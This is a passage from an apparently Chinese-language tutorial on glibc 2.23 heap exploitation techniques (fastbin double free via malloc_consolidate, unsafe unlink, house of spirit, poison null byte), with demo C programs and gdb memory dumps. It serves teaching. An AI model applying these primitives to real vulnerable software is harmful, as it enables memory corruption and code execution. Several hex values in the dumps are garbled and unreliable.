23     fprintf(stderr, "现在 fastbin 和 unsortedbin 中都放着 p1 的指针, 所以我们可以 malloc 两次都到 p1: %p %p\n", p4, p5);
24 }

```

这个例子展示了在 large bin 的分配中 malloc\_consolidate 机制绕过 fastbin 对 double free 的检查

一开始分配了两次之后:

```

gdb-peda$ heap all
0x602000 SIZE=0x20 DATA[0x602010] |AAAAAAA.....!.....| INUSED PREV_INUSE
0x602020 SIZE=0x20 DATA[0x602030] |BBBBBBB.....| INUSED PREV_INUSE
0x602040 SIZE=0x20fc0 TOP_CHUNK
Last Remainder: 0x0
gdb-peda$ x/10gx 0x602000
0x602000: 0x0000000000000000 0x0000000000000021
0x602010: 0x4141414141414141 0x0000000000000000
0x602020: 0x0000000000000000 0x0000000000000021
0x602030: 0x4242424242424242 0x0000000000000000
0x602040: 0x0000000000000000 0x00000000000020fc1

```

释放掉 p1 之后, 放到了 fastbins 中

```

gef> x/15gx 0x602010-0x10
0x602000: 0x0000000000000000 0x0000000000000021
0x602010: 0x0000000000000000 0x0000000000000000
0x602020: 0x0000000000000000 0x0000000000000021
0x602030: 0x4242424242424242 0x0000000000000000
0x602040: 0x0000000000000000 0x00000000000020fc1
0x602050: 0x0000000000000000 0x0000000000000000
0x602060: 0x0000000000000000 0x0000000000000000
0x602070: 0x0000000000000000
gef> heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]-
Fastbin[0] → UsedChunk(addr=0x602010,size=0x20)
Fastbin[1] 0x00
Fastbin[2] 0x00
Fastbin[3] 0x00
Fastbin[4] 0x00
Fastbin[5] 0x00
Fastbin[6] 0x00
Fastbin[7] 0x00
Fastbin[8] 0x00
Fastbin[9] 0x00

```

此时分配了一个 large chunk 即: `void *p3 = malloc(0x400);`

fastbins 中的 chunk 已经没有了, 在 small bins 出现了, 同时 chunk 2 的 size 和 prev\_size 都被修改了

```

gef> x/15gx 0x602010-0x10
0x602000: 0x0000000000000000 0x0000000000000021
0x602010: 0x00007ffff7dd1b88 0x00007ffff7dd1b88
0x602020: 0x0000000000000020 0x0000000000000020
0x602030: 0x4242424242424242 0x0000000000000000
0x602040: 0x0000000000000000 0x0000000000000411
0x602050: 0x0000000000000000 0x0000000000000000
0x602060: 0x0000000000000000 0x0000000000000000
0x602070: 0x0000000000000000
gef> heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]-
Fastbin[0] 0x00
Fastbin[1] 0x00
Fastbin[2] 0x00
Fastbin[3] 0x00
Fastbin[4] 0x00
Fastbin[5] 0x00
Fastbin[6] 0x00
Fastbin[7] 0x00
Fastbin[8] 0x00
Fastbin[9] 0x00
gef> heap bins small
[ Small Bins for arena 'main_arena' ]-
[+] Found base for bin(1): fw=0x602000, bk=0x602000

```

```
→ FreeChunk(addr=0x602010,size=0x20)
```

在分配 large chunk 的时候，首先会根据 chunk 的大小来获取对应的 large bin 的 index，然后判断 fast bins 中有没有 chunk，如果有就调用 malloc\_consolidate() 合并 fast bins 中的 chunk，然后放到 unsorted bin 中。unsorted bin 中的 chunk 会按照大小放到 small 或 large bins 中

p1 已经不再 fastbin 的顶部，所以可以再次 free

p1 既在 small bins 又在 fast bins

```
gef> x/15gx 0x602010-0x10
0x602000:      0x0000000000000000      0x0000000000000021
0x602010:      0x0000000000000000      0x00007ffff7dd1b88
0x602020:      0x0000000000000020      0x0000000000000020
0x602030:      0x4242424242424242      0x0000000000000000
0x602040:      0x0000000000000000      0x0000000000000411
0x602050:      0x0000000000000000      0x0000000000000000
0x602060:      0x0000000000000000      0x0000000000000000
0x602070:      0x0000000000000000
gef> heap bins fast
[ Fastbins for arena 0x7ffff7dd1b20 ]
Fastbin[0] → FreeChunk(addr=0x602010,size=0x20)
Fastbin[1] 0x00
Fastbin[2] 0x00
Fastbin[3] 0x00
Fastbin[4] 0x00
Fastbin[5] 0x00
Fastbin[6] 0x00
Fastbin[7] 0x00
```

```
Fastbin[8] 0x00
Fastbin[9] 0x00
gef> heap bins small
[ Small Bins for arena 'main_arena' ]
[+] Found base for bin(1): fw=0x602000, bk=0x602000
→ FreeChunk(addr=0x602010,size=0x20)
```

再一次 malloc 之后会从 fast bins 中分配

```
void *p4 = malloc(0x10);
strcpy(p4, "CCCCCCC");
```

```
gef> x/15gx 0x602010-0x10
0x602000: 0x0000000000000000 0x0000000000000021
0x602010: 0x0043434343434343 0x00007ffff7dd1b88
0x602020: 0x0000000000000020 0x0000000000000020
0x602030: 0x4242424242424242 0x0000000000000000
0x602040: 0x0000000000000000 0x0000000000000411
0x602050: 0x0000000000000000 0x0000000000000000
0x602060: 0x0000000000000000 0x0000000000000000
0x602070: 0x0000000000000000
```

再一次就是从 small bins 中分配

```
void *p5 = malloc(0x10);
strcpy(p5, "DDDDDDDD");
```

```
gef> x/15gx 0x602010-0x10
0x602000: 0x0000000000000000 0x0000000000000021
0x602010: 0x4444444444444444 0x00007ffff7dd1b00
0x602020: 0x0000000000000020 0x0000000000000021
0x602030: 0x4242424242424242 0x0000000000000000
0x602040: 0x0000000000000000 0x0000000000000411
0x602050: 0x0000000000000000 0x0000000000000000
0x602060: 0x0000000000000000 0x0000000000000000
0x602070: 0x0000000000000000
```

p4 和 p5 被分配在了同一个地方

## unsafe\_unlink



ubuntu16.04 glibc 2.23

这个程序展示了怎样利用 free 改写全局指针 chunk0\_ptr 达到任意内存写的目的，即 unsafe unlink

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4  #include <stdint.h>
5
6  uint64_t *chunk0_ptr;
7
8  int main()
9  {
10     fprintf(stderr, "当您在已知位置有指向某个区域的指针时，可以调用 unlink\n");
11     fprintf(stderr, "最常见的情况是易受攻击的缓冲区，可能会溢出并具有全局指针\n");
12
13     int malloc_size = 0x80; //要足够大来避免进入 fastbin
14     int header_size = 2;
15
16     fprintf(stderr, "本练习的重点是使用 free 破坏全局 chunk0_ptr 来实现任意内存写入\n\n");
17
18     chunk0_ptr = (uint64_t*) malloc(malloc_size); //chunk0
19     uint64_t *chunk1_ptr = (uint64_t*) malloc(malloc_size); //chunk1
20     fprintf(stderr, "全局变量 chunk0_ptr 在 %p, 指向 %p\n", &chunk0_ptr, chunk0_ptr);
21     fprintf(stderr, "我们想要破坏的 chunk 在 %p\n", chunk1_ptr);
22
23     fprintf(stderr, "在 chunk0 那里伪造一个 chunk\n");
24     fprintf(stderr, "我们设置 fake chunk 的 'next_free_chunk' (也就是 fd) 指向 &chunk0_ptr 使得 P->fd->bk = P.\n");
25     chunk0_ptr[2] = (uint64_t) &chunk0_ptr - (sizeof(uint64_t)*3);
26     fprintf(stderr, "我们设置 fake chunk 的 'previous_free_chunk' (也就是 bk) 指向 &chunk0_ptr 使得 P->bk->fd = P.\n");
27     fprintf(stderr, "通过上面的设置可以绕过检查: (P->fd->bk != P || P->bk->fd != P) == False\n");
28     chunk0_ptr[3] = (uint64_t) &chunk0_ptr - (sizeof(uint64_t)*2);
29     fprintf(stderr, "Fake chunk 的 fd: %p\n", (void*) chunk0_ptr[2]);
30     fprintf(stderr, "Fake chunk 的 bk: %p\n\n", (void*) chunk0_ptr[3]);
31
32     fprintf(stderr, "现在假设 chunk0 中存在一个溢出漏洞，可以更改 chunk1 的数据\n");
33     uint64_t *chunk1_hdr = chunk1_ptr - header_size;
34     fprintf(stderr, "通过修改 chunk1 中 prev_size 的大小使得 chunk1 在 free 的时候误以为 前面的 free chunk 是从我们伪造的 free chunk 开始的\n");
35     chunk1_hdr[0] = malloc_size;
36     fprintf(stderr, "如果正常的 free chunk 的话 chunk1 的 prev_size 应该是 0x90 但现在被改成了 %p\n", (void*)chunk1_hdr[0]);
37     fprintf(stderr, "接下来通过把 chunk1 的 prev_inuse 改成 0 来把伪造的堆块标记为空闲的堆块\n\n");
38     chunk1_hdr[1] &= ~1;
39
```



```

40     fprintf(stderr, "现在释放掉 chunk1, 会触发 unlink, 合并两个 free chunk\n");
41     free(chunk1_ptr);
42
43     fprintf(stderr, "此时, 我们可以用 chunk0_ptr 覆盖自身以指向任意位置\n");
44     char victim_string[8];
45     strcpy(victim_string, "Hello!~");
46     chunk0_ptr[3] = (uint64_t) victim_string;
47
48     fprintf(stderr, "chunk0_ptr 现在指向我们想要的位置, 我们用它来覆盖我们的 victim string.\n");
49     fprintf(stderr, "之前的值是: %s\n", victim_string);
50     chunk0_ptr[0] = 0x4141414142424242LL;
51     fprintf(stderr, "新的值是: %s\n", victim_string);
52 }

```

ulink 有一个保护检查机制, 他会检查这个 chunk 的前一个 chunk 的 bk 指针是不是指向这个 chunk (后一个也一样)  
先在 main 函数上设置一个断点, 然后单步走一下, 走到第 13 行 (不包括)

我们来看一下, 申请了两个堆之后的情况

```

gdb-peda$ heap all
0x602000 SIZE=0x90 DATA[0x602010] | ..... | INUSED PREV_INUSE
0x602090 SIZE=0x90 DATA[0x6020a0] | ..... | INUSED PREV_INUSE
0x602120 SIZE=0x20ee0 TOP_CHUNK
Last Remainder: 0x0
gdb-peda$ x/40gx 0x602000
0x602000: 0x0000000000000000 0x0000000000000091
0x602010: 0x0000000000000000 0x0000000000000000
0x602020: 0x0000000000000000 0x0000000000000000
0x602030: 0x0000000000000000 0x0000000000000000
0x602040: 0x0000000000000000 0x0000000000000000
0x602050: 0x0000000000000000 0x0000000000000000
0x602060: 0x0000000000000000 0x0000000000000000
0x602070: 0x0000000000000000 0x0000000000000000
0x602080: 0x0000000000000000 0x0000000000000000
0x602090: 0x0000000000000000 0x0000000000000091
0x6020a0: 0x0000000000000000 0x0000000000000000
0x6020b0: 0x0000000000000000 0x0000000000000000

```

```

0x6020c0: 0x0000000000000000 0x0000000000000000
0x6020d0: 0x0000000000000000 0x0000000000000000
0x6020e0: 0x0000000000000000 0x0000000000000000
0x6020f0: 0x0000000000000000 0x0000000000000000
0x602100: 0x0000000000000000 0x0000000000000000
0x602110: 0x0000000000000000 0x0000000000000000
0x602120: 0x0000000000000000 0x00000000000020ee1
0x602130: 0x0000000000000000 0x0000000000000000

```

上面说的那个检查 fd/bk 指针是通过 chunk 头部的相对地址来找的，我们可以用全局指针 chunk0\_ptr 构造一个假的 chunk 来绕过

再单步走到第 40 行（这里是后来补的图，地址大了 0x1000）

```

gdb-peda$ heap all
0x603000 SIZE=0x90 DATA[0x603010] | .....X `.....` .....| PREV_INUSE INUSED
0x603090 SIZE=0x90 DATA[0x6030a0] | .....| INUSED
0x603120 SIZE=0x20ee0 TOP_CHUNK
Last Remainder: 0x0
gdb-peda$ x/40gx 0x603000
0x603000: 0x0000000000000000 0x0000000000000091
0x603010: 0x0000000000000000 0x0000000000000000
0x603020: 0x000000000000602058 0x000000000000602060
0x603030: 0x0000000000000000 0x0000000000000000
0x603040: 0x0000000000000000 0x0000000000000000
0x603050: 0x0000000000000000 0x0000000000000000
0x603060: 0x0000000000000000 0x0000000000000000
0x603070: 0x0000000000000000 0x0000000000000000
0x603080: 0x0000000000000000 0x0000000000000000
0x603090: 0x0000000000000080 0x0000000000000090
0x6030a0: 0x0000000000000000 0x0000000000000000
0x6030b0: 0x0000000000000000 0x0000000000000000

```

fake chunk 的 fd 跟 bk 指针



在伪造 fd 跟 bk 这个地方，这两行代码做了个减法，使得从这个地方数起来正好可以数到我们伪造的哪一个 fake chunk

```
chunk0_ptr[2] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*3);
```

```
chunk0_ptr[3] = (uint64_t) &chunk0_ptr-(sizeof(uint64_t)*2);
```

```
gdb-peda$ x/4gx 0x0000000000601058
0x601058: 0x0000000000000000 0x00007ffff7dd2540
0x601068 <completed.7594>: 0x0000000000000000 0x0000000000602010
gdb-peda$ x/4gx 0x0000000000601060
0x601060 <stderr@@GLIBC_2.2.5>: 0x00007ffff7dd2540 0x0000000000000000
0x601070 <chunk0_ptr>: 0x0000000000602010 0x0000000000000000
```

上面那个图没对齐，用文本来解释一下

```
1 | gdb-peda$ x/4gx 0x0000000000601058
2 | 0x601058: 0x0000000000000000 0x00007ffff7dd2540
3 | 0x601068: 0x0000000000000000 0x0000000000602010
4 |
5 | 0x601058是我们伪造的那个堆块的fd指针,在这里可以看到它的bk指针指向的是0x602010
6 |
7 | gdb-peda$ x/4gx 0x0000000000601060
8 | 0x601060: 0x00007ffff7dd2540 0x0000000000000000
9 | 0x601070: 0x0000000000602010 0x0000000000000000
10 |
11 | 0x601060是我们伪造的那个堆块的bk指针,在这里可以看到它的fd指针指向的是0x602010
```

我们的 fake chunk 的 fd 指向 0x601058 然后 0x601058 的 bk 指向 0x601070

fake chunk 的 bk 指向 0x601060 然后 0x601060 的 fd 指向 0x601070，可以保证前后都指向我们伪造的这个 chunk，完美！

另外我们利用 chunk0 的溢出来修改 chunk1 的 prev\_size 为 fake chunk 的大小, 修改 PREV\_INUSE 标志位为 0, 将 fake chunk 伪造成一个 free chunk。

接下来释放掉 chunk1 因为 fake chunk 和 chunk1 是相邻的一个 free chunk, 所以会将他两个合并, 这就需要对 fake chunk 进行 unlink, 进行如下操作

```
FD = P->fd
BK = P->bk
FD->bk = BK
BK->fd = FD
```

通过前面的赋值操作

```
P->fd = &P - 3 * size(int)
P->bk = &P - 2 * size(int)
```


也就是说:  $FD = \&P - 3 * \text{size(int)}$ ,  $BK = \&P - 2 * \text{size(int)}$

$FD \rightarrow bk$  按照偏移寻址, 就是  $FD + 3 * \text{size(int)}$  也就等于  $\&P$ ,  $FD \rightarrow bk = P$ , 同理  $BK \rightarrow fd = P$

这样执行下来, 最终实现的效果是  $P = \&P - 3 * \text{size(int)}$

也就是说, chunk0\_ptr 和 chunk0\_ptr[3] 现在指向的是同一个地址

```
FD = P->fd
BK = P->bk
FD->bk = BK
BK->fd = FD
```





在这个图示中最终实现的效果是 ptr 中存的是 ptr-0x18，如果本来 ptr 是存的一个指针的，现在它指向了 ptr-0x18 那，如果编辑这里的内容就可以往 0x18 那里去写，实现了覆盖这个指针为任意值的效果

## house\_of\_spirit

ubuntu16.04 glibc 2.23

```

1  #include <stdio.h>
2  #include <stdlib.h>
3
4  int main()
5  {
6      fprintf(stderr, "这个例子演示了 house of spirit 攻击\n");
7
8      fprintf(stderr, "我们将构造一个 fake chunk 然后释放掉它，这样再次申请的时候就会申请到它\n");
9      malloc(1);
10
11     fprintf(stderr, "覆盖一个指向 fastbin 的指针\n");
12     unsigned long long *a, *b;
13     unsigned long long fake_chunks[10] __attribute__((aligned (16)));
14
15     fprintf(stderr, "这块区域 (长度为: %lu) 包含两个 chunk. 第一个在 %p 第二个在 %p.\n", sizeof(fake_chunks), &fake_chunks[1], &fake_chunks[9]);
16
17     fprintf(stderr, "构造 fake chunk 的 size, 要比 chunk 大 0x10 (因为 chunk 头)，同时还要保证属于 fastbin, 对于 fastbin 来说 prev_inuse 不会改变，但是其他
  
```

```

18     两个位需要注意都要位 0\n");
19     fake_chunks[1] = 0x40; // size
20
21     fprintf(stderr, "next chunk 的大小也要注意, 要大于 0x10 小于 av->system_mem (128kb) \n");
22     // 这是fake_chunks[?]可以数一下
23     fake_chunks[9] = 0x1234; // nextsize
24     fake_chunks[2] = 0x4141414141414141LL;
25     fake_chunks[10] = 0x4141414141414141LL;
26
27     fprintf(stderr, "现在, 我们拿伪造的那个 fake chunk 的地址进行 free, %p.\n", &fake_chunks[2]);
28     a = &fake_chunks[2];
29
30     fprintf(stderr, "free!\n");
31     free(a);
32
33     fprintf(stderr, "现在 malloc 的时候将会把 %p 给返回回来\n", &fake_chunks[2]);
34     b = malloc(0x30);
35     fprintf(stderr, "malloc(0x30): %p\n", b);
36     b[0] = 0x4242424242424242LL;
37     fprintf(stderr, "ok!\n");
38     return 0;
}

```

通过构造 fake chunk, 然后把它给释放掉, 这样再次申请相同大小的 chunk 的时候就会匹配到这里

house-of-spirit 是一种通过堆的 fast bin 机制来辅助栈溢出的方法

如果栈溢出的时候溢出的长度不能覆盖掉返回地址的但是却可以覆盖栈上面一个即将 free 的指针的话, 我们可以把这个指针覆盖为栈上的某一个地址, 并且把这个地址上伪造一个 chunk, free 之后再次 malloc 就可以申请到栈上面伪造的那一块, 这时候就有可能改写返回地址了

通过上面那个程序直观的看一下

`gcc -g house_of_spirit.c`

首先在程序的第 14 行下个断点 `b 14`

运行到这里可以看到 fake\_chunk 目前还没有被我们写入

```

gdb-peda$ p &fake_chunks
$1 = (unsigned long long (*)(10)) 0x7fffffffddca0
gdb-peda$ x/20gx 0x7fffffffddca0
0x7fffffffddca0: 0x0000000000000001 0x00007fffffffdd20

```



```

0x7fffffffddcb0: 0x00007ffff7ffe168      0x0000000000f0b5ff
0x7fffffffddcc0: 0x0000000000000001      0x00000000004008fd
0x7fffffffddcd0: 0x00007ffff7ffdcfe      0x0000000000000000
0x7fffffffddce0: 0x00000000004008b0      0x00000000004005b0
0x7fffffffddcf0: 0x00007ffff7ffdde0      0x42dbd91c54c44200
0x7fffffffdd00: 0x00000000004008b0      0x00007ffff7a2d840
0x7fffffffdd10: 0x0000000000000001      0x00007ffff7ffdde8
0x7fffffffdd20: 0x00000001f7ffcca0      0x00000000004006a6
0x7fffffffdd30: 0x0000000000000000      0x59f3e33b6b9d4f31

```

我们直接让他写完，再来看一下，已经构造出 fake chunk 了

```

gdb-peda$ x/20gx 0x7fffffffddca0
0x7fffffffddca0: 0x0000000000000001      0x0000000000000040
0x7fffffffddcb0: 0x4141414141414141      0x0000000000f0b5ff
0x7fffffffddcc0: 0x0000000000000001      0x00000000004008fd
0x7fffffffddcd0: 0x00007ffff7ffdcfe      0x0000000000000000
0x7fffffffddce0: 0x00000000004008b0      0x0000000000000020
0x7fffffffddcf0: 0x4141414141414141      0x42dbd91c54c44200
0x7fffffffdd00: 0x00000000004008b0      0x00007ffff7a2d840
0x7fffffffdd10: 0x0000000000000001      0x00007ffff7ffdde8
0x7fffffffdd20: 0x00000001f7ffcca0      0x00000000004006a6
0x7fffffffdd30: 0x0000000000000000      0x59f3e33b6b9d4f31

```

对 fake\_chunk 进行 free 之后

```

gdb-peda$ x/20gx 0x7fffffffddc80
0x7fffffffddc80: 0x0000000000000001      0x0000000000000020
0x7fffffffddc90: 0x0000000000000000      0x0000000000f0b5ff
0x7fffffffddca0: 0x0000000000000001      0x0000000000001234
0x7fffffffddcb0: 0x4141414141414141      0x0000000000000000
0x7fffffffddcc0: 0x0000000000400820      0x00000000004005b0
0x7fffffffddcd0: 0x00007ffff7ffddc0      0xaa43cac4089d8400
0x7fffffffddce0: 0x0000000000400820      0x00007ffff7a2d840
0x7fffffffddcf0: 0x0000000000000001      0x00007ffff7ffddc8
0x7fffffffdd00: 0x00000001f7ffcca0      0x00000000004006a6
0x7fffffffdd10: 0x0000000000000000      0x16f174a917651403

```

可以看一下 fastbin 现在已经是有了我们构造的那个 fake\_chunk 了

```
gdb-peda$ heap_fastbin
```



```

gdb-peda$ heap fastbin
FASTBINS:
Fastbin2 :
0x7fffffffddca0 SIZE=0x40 DATA[0x7fffffffddcb0] |.....@.....|
Print heap info
Usage:
  heap all [main_arena]
  heap bins [main_arena]
  heap checkfree address
  heap debug
  heap freed [main_arena]
  heap fastbin [main_arena]
  heap main_arena [main_arena]
  heap restore
  heap trace

```

接下来再次 malloc 一个相同大小的 chunk 就会把这里申请过去

```

1 | b = malloc(0x30);
2 | b[0] = 0x4242424242424242LL;

```

```

gdb-peda$ x/20gx 0x7fffffffddca0
0x7fffffffddca0: 0x0000000000000001      0x0000000000000040
0x7fffffffddcb0: 0x4242424242424242      0x0000000000f0b5ff
0x7fffffffddcc0: 0x0000000000000001      0x00000000004008fd
0x7fffffffddcd0: 0x00007fffffffddcfe      0x0000000000000000
0x7fffffffddce0: 0x00000000004008b0      0x0000000000000020
0x7fffffffddcf0: 0x4141414141414141      0x42dbd91c54c44200
0x7fffffffdd00: 0x00000000004008b0      0x00007ffff7a2d840
0x7fffffffdd10: 0x0000000000000001      0x00007fffffddde8
0x7fffffffdd20: 0x00000001f7ffcca0      0x00000000004006a6
0x7fffffffdd30: 0x0000000000000000      0x59f3e33b6b9d4f31

```

构造 chunk 的时候要注意绕过一些检查:

后面那三个特殊的标志位前两个必须都为 0，写 size 位的时候直接 0xN0就可以了，然后大小要注意符合 fastbin 的大小，next chunk 的大小也要注意，必须大于 2\*SIZE\_SZ，小于 av->system\_mem

64位下: 16< next chunk 的 size < 128kb

# poison\_null\_byte

ubuntu16.04 glibc 2.23

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4  #include <stdint.h>
5  #include <malloc.h>
6
7  int main()
8  {
9      fprintf(stderr, "当存在 off by null 的时候可以使用该技术\n");
10
11     uint8_t* a;
12     uint8_t* b;
13     uint8_t* c;
14     uint8_t* b1;
15     uint8_t* b2;
16     uint8_t* d;
17
18     void *barrier;
19
20     fprintf(stderr, "申请 0x100 的 chunk a\n");
21     a = (uint8_t*) malloc(0x100);
22     fprintf(stderr, "a 在: %p\n", a);
23     int real_a_size = malloc_usable_size(a);
24     fprintf(stderr, "因为我们想要溢出 chunk a, 所以需要知道他的实际大小: %#x\n", real_a_size);
25
26     b = (uint8_t*) malloc(0x200);
27     fprintf(stderr, "b: %p\n", b);
28     c = (uint8_t*) malloc(0x100);
29     fprintf(stderr, "c: %p\n", c);
30
31     barrier = malloc(0x100);
32     fprintf(stderr, "另外再申请了一个 chunk c: %p, 防止 free 的时候与 top chunk 发生合并的情况\n", barrier);
33
34     uint64_t* b_size_ptr = (uint64_t*)(b - 8);
35     fprintf(stderr, "会检查 chunk size 与 next chunk 的 prev size 是否相等, 所以要在后面一个 0x200 来绕过检查\n");
```

```

35     *(size_t*)(b+0x1f0) = 0x200;
36
37     free(b);
38
39     fprintf(stderr, "b 的 size: %lx\n", *b_size_ptr);
40     fprintf(stderr, "假设我们写 chunk a 的时候多写了一个 0x00 在 b 的 size 的 p 位上\n");
41     a[real_a_size] = 0; // <--- THIS IS THE "EXPLOITED BUG"
42     fprintf(stderr, "b 现在的 size: %lx\n", *b_size_ptr);
43
44     uint64_t* c_prev_size_ptr = ((uint64_t*)c)-2;
45     fprintf(stderr, "c 的 prev_size 是 %lx\n", *c_prev_size_ptr);
46
47     fprintf(stderr, "但他根据 chunk b 的 size 找的时候会找到 b+0x1f0 那里, 我们将会成功绕过 chunk 的检
48 测 chunksize(P) == %lx == %lx == prev_size (next_chunk(P))\n", *((size_t*)(b-0x8)), *((size_t*)(b-0x10 + *((size_t*)(b-0x8)))));
49     b1 = malloc(0x100);
50
51     fprintf(stderr, "申请一个 0x100 大小的 b1: %p\n", b1);
52     fprintf(stderr, "现在我们 malloc 了 b1 他将会放在 b 的位置, 这时候 c 的 prev_size 依然是: %lx\n", *c_prev_size_ptr);
53     fprintf(stderr, "但是我们之前写 0x200 那个地方已经改成了: %lx\n", (((uint64_t*)c)-4));
54     fprintf(stderr, "接下来 malloc 'b2', 作为 'victim' chunk.\n");
55
56     b2 = malloc(0x80);
57     fprintf(stderr, "b2 申请在: %p\n", b2);
58
59     memset(b2, 'B', 0x80);
60     fprintf(stderr, "现在 b2 填充的内容是:\n%s\n", b2);
61     fprintf(stderr, "现在对 b1 和 c 进行 free 因为 c 的 prev_size 是 0x210, 所以会把他俩给合并, 但是这时候里面还包含 b2 呐.\n");
62
63     free(b1);
64     free(c);
65
66     fprintf(stderr, "这时候我们申请一个 0x300 大小的 chunk 就可以覆盖着 b2 了\n");
67     d = malloc(0x300);
68     fprintf(stderr, "d 申请到了: %p, 我们填充一下 d 为 \"D\"\n", d);
69     memset(d, 'D', 0x300);
70     fprintf(stderr, "现在 b2 的内容就是:\n%s\n", b2);
71 }

```

首先申请了 4 个 chunk, 分别是 a、b、c 和一个防止与 top chunk 合并的 chunk

```
gdb-peda$ heap all
```

```

0x603000 SIZE=0x110 DATA[0x603010] | ..... | INUSED PREV_INUSE
0x603110 SIZE=0x210 DATA[0x603120] | ..... | INUSED PREV_INUSE
0x603320 SIZE=0x110 DATA[0x603330] | ..... | INUSED PREV_INUSE
0x603430 SIZE=0x110 DATA[0x603440] | ..... | INUSED PREV_INUSE
0x603540 SIZE=0x20ac0 TOP_CHUNK
Last Remainder: 0x0
gdb-peda$ x/10gx 0x603320-0x10
0x603310: 0x0000000000000000 0x0000000000000000
0x603320: 0x0000000000000000 0x0000000000000111
0x603330: 0x0000000000000000 0x0000000000000000
0x603340: 0x0000000000000000 0x0000000000000000
0x603350: 0x0000000000000000 0x0000000000000000

```

接下来为了绕过 size 跟 next chunk 的 prev\_size 的检查，我们在 chunk b 的末尾伪造一个 0x200 大小的 prev\_size

```

gdb-peda$ heap all
0x603000 SIZE=0x110 DATA[0x603010] | ..... | INUSED PREV_INUSE
0x603110 SIZE=0x210 DATA[0x603120] | ..... | INUSED PREV_INUSE
0x603320 SIZE=0x110 DATA[0x603330] | ..... | INUSED PREV_INUSE
0x603430 SIZE=0x110 DATA[0x603440] | ..... | INUSED PREV_INUSE
0x603540 SIZE=0x20ac0 TOP_CHUNK
Last Remainder: 0x0
gdb-peda$ x/10gx 0x603320-0x10
0x603310: 0x00000000000000200 0x0000000000000000
0x603320: 0x0000000000000000 0x0000000000000111
0x603330: 0x0000000000000000 0x0000000000000000
0x603340: 0x0000000000000000 0x0000000000000000
0x603350: 0x0000000000000000 0x0000000000000000
gdb-peda$ x/10gx 0x603110
0x603110: 0x0000000000000000 0x0000000000000211
0x603120: 0x0000000000000000 0x0000000000000000
0x603130: 0x0000000000000000 0x0000000000000000
0x603140: 0x0000000000000000 0x0000000000000000

```

伪造的prev\_size

原本b的size

```
0x603150: 0x0000000000000000 0x0000000000000000
```

然后把 b 给 free 掉，通过编辑 chunk a 来更改 b 的 size 最后一位为 0x00

```
gdb-peda$ heap all
0x603000 SIZE=0x110 DATA[0x603010] | .....| PREV_INUSE INUSED
0x603110 SIZE=0x200 DATA[0x603120] |x.....x.....|
overlap at 0x603310 -- size=0x0
0x603310 SIZE=0x0 DATA[0x603320] | .....|
invalid size
Last Remainder: 0x0
gdb-peda$ x/10gx 0x603110
0x603110: 0x0000000000000000 0x0000000000000200
0x603120: 0x00007ffff7dd1b78 0x00007ffff7dd1b78
0x603130: 0x0000000000000000 0x0000000000000000
0x603140: 0x0000000000000000 0x0000000000000000
0x603150: 0x0000000000000000 0x0000000000000000
```

之后b的size

这时候 c 那里的 prev\_size 还是之前的，因为更改了 b 的 size，所以找的时候会找 b+0x200 的，而真正的在 0x210，也正是这样让我们绕过了 chunksize(P) = prev\_size (next\_chunk(P)) 的检测

接下来申请一个 0x100 大小的 chunk，因为 b 已经 free 了，所以会把新申请的这个安排到 b 那里（我们把新申请的叫 b1）之前 b 那一块被分割出来了，剩下了 0xf

```
gdb-peda$ heap all
0x603000 SIZE=0x110 DATA[0x603010] | .....| INUSED PREV_INUSE
0x603110 SIZE=0x110 DATA[0x603120] | .....| INUSED PREV_INUSE
0x603220 SIZE=0xf0 DATA[0x603230] |x.....x.....| PREV_INUSE INUSED
overlap at 0x603310 -- size=0x0
0x603310 SIZE=0x0 DATA[0x603320] | .....|
invalid size
Last Remainder: 0x603220
gdb-peda$ x/10gx 0x603220-0x10
0x603210: 0x0000000000000000 0x0000000000000000
0x603220: 0x0000000000000000 0x00000000000000f1
0x603230: 0x00007ffff7dd1b78 0x00007ffff7dd1b78
0x603240: 0x0000000000000000 0x0000000000000000
0x603250: 0x0000000000000000 0x0000000000000000
gdb-peda$ x/10gx 0x603310
0x603310: 0x00000000000000f0
0x603320: 0x0000000000000210 0x0000000000000110
0x603330: 0x0000000000000000 0x0000000000000000
```

这是新申请的b1

分割后剩下的大小

之前伪造的prev\_size

```
0x603340: 0x0000000000000000 0x0000000000000000
0x603350: 0x0000000000000000 0x0000000000000000
```

接下来再去申请一块小于 0xf 的，这样就会继续分割 b 剩下的那一块（我们把这次申请的填充上 'B' 来区分）

```
gdb-peda$ heap all
0x603000 SIZE=0x110 DATA[0x603010] |.....| INUSED PREV_INUSE
0x603110 SIZE=0x110 DATA[0x603120] |h.....h| INUSED PREV_INUSE
0x603220 SIZE=0x90 DATA[0x603230] |BBBBBBBBBBBBBBBBBBBBBBBBBBBBBB| INUSED PREV_INUSE
0x6032b0 SIZE=0x60 DATA[0x6032c0] |x.....x| PREV_INUSE INUSED
overlap at 0x603310 -- size=0x0
0x603310 SIZE=0x0 DATA[0x603320] |.....|
invalid size
Last Remainder: 0x6032b0
```

